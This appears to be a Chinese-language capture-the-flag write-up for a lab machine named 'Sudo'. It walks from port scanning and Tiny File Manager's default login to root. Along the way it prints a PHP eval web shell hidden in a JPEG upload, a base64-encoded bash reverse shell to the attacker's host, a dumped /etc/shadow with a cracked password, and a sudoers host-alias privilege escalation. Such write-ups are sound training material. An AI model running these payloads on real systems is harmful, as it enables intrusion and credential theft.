Sudo


Nmap

```shell
[root@Hacking] /home/kali/Sudo
❯ nmap 192.168.55.120 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Redirecting to File Manager
```

Dirsearch

```shell
[root@Hacking] /home/kali/Sudo
❯ dirsearch -u http://192.168.55.120

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
| Wordlist size: 12289

Target: http://192.168.55.120/

[07:49:10] Scanning: 
[07:49:11] 403 -   279B - /.php
[07:49:16] 200 -   664B - /Dockerfile
[07:49:18] 200 -   883B - /index.html
[07:49:18] 200 -   34KB - /LICENSE
[07:49:21] 200 -    5KB - /README.md
[07:49:22] 403 -   279B - /server-status
[07:49:22] 403 -   279B - /server-status/
[07:49:23] 200 -   13KB - /tinyfilemanager.php

Task Completed
```


其中有一个`README.md`，给出了默认的用户凭证：`admin`/`admin@123`



```
Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :)
You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

:warning: Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with <code>password_hash()</code>. to
generate new password hash [here](https://tinyfilemanager.github.io/docs/pwd.html)

To enable/disable authentication set `$use_auth` to true or false.

:information_source: Add your own configuration file [config.php](https://tinyfilemanager.github.io/config-sample.txt) in the same folder to use as
additional configuration file.
```


Upload

进入到后台可以任意上传文件



Destination Folder:


Drop files here to upload



```
------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663
Content-Disposition: form-data; name="dzchunkbyteoffset"

0
------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663
Content-Disposition: form-data; name="p"


------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663
Content-Disposition: form-data; name="fullpath"

shell.php
------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663
Content-Disposition: form-data; name="token"

df7c48c20e97d0559a0849b87bb74c28c9af42782f7edeb5ba75f11625f993db
------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663
Content-Disposition: form-data; name="file"; filename="tomcat.jpg"
Content-Type: application/octet-stream

ÿØÿàJFIFÿÛC
(1#%(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egcÿÛC//cB8Bcccccccccccc
<?php
eval($_POST['cmd']);
?>
------geckoformboundarya30bd3a55e2e6c8087bc9574932a6663--
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Jul 2025 11:20:27 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 52
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"status":"success","info":"file upload successful"}
```

然后可以执行命令




```
����JFIF��C  (1#%(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc��C//cB8Bcccccccccccc
```

http://192.168.55.120/shell.php

☑ Post data □ Referer □ User Agent □ Cookies

```
cmd=system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash");
```



```
set PAYLOAD generic/shell_reverse_tcp
set LHOST 172.18.0.1
set LPORT 4444
set DisablePayloadHandler true

───────────────────────────────────────────────────────────────────────────
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Sudo-192.168.55.120-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Sudo~192.168.55.120_Linux_x86_64/2025_07_11-08_15_14-743.log 📜
────────────────────────────────────────────────────────────────────────────────────
www-data@Sudo:/var/www/html$
```

User

```shell
www-data@Sudo:/var/www/html$ find / -user root -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/read_file
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

发现一个奇怪的`read_file`，只能读取`/etc/`目录下的文件，并且不能用软链接或者目录穿越

```shell
www-data@Sudo:/var/www/html$ /usr/bin/read_file
Error: No file specified
Usage: /usr/bin/read_file -f <filepath>
Options:
  -h          Show this help message
  -f <file>   Specify the file to view (must be under /etc)

Security restrictions:
  - File path must start with /etc/
  - Symbolic links and path traversal are blocked
  - Only regular files can be read
www-data@Sudo:/var/www/html$ /usr/bin/read_file -f /etc/shadow
root:$y$j9T$8u7tw.ivXZkGdXyV0Fs.d/$FfzoOYYu8sRq7K2smsiRh5UGsVU2mI8.Q3Vmk0VtzUA:20190:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
eecho:$6$mL.9/fVsBqItNR..$GyJfKOjLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP1Nw9d8Dp9pZi/l3CWJ3PHL1l/Hld3sFmZoQ.:20278:0:99999:7:::
```

那就破解一下`eecho`的密码


SHELL

```
[root@Hacking] /home/kali/Sudo
❯ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type
instead
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis15         (eecho)
1g 0:00:00:06 DONE (2025-07-11 08:01) 0.1531g/s 7683p/s 7683c/s 7683C/s
ilovejt..151182
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到密码是`alexis15`


Root

直接`sudo -l`没东西，还是使用刚才的`read_file`查看`sudoers`配置



```
www-data@Sudo:/var/www/html$ /usr/bin/read_file -f /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
www-data@Sudo:/var/www/html$ 
```

可以看到`eecho`在主机名为`Dashazi`的时候，可以无密码执行所有命令，默认以 `root` （或所有用户）身份。那么最后就非常简单咯。



```
eecho@Sudo:/var/www/html$ cd
eecho@Sudo:~$ sudo -h Dashazi bash
sudo: unable to resolve host Dashazi: Temporary failure in name resolution
root@Sudo:/home/eecho# id
uid=0(root) gid=0(root) groups=0(root)
root@Sudo:/home/eecho# cat /root/root.txt
flag{root}
root@Sudo:/home/eecho# 
```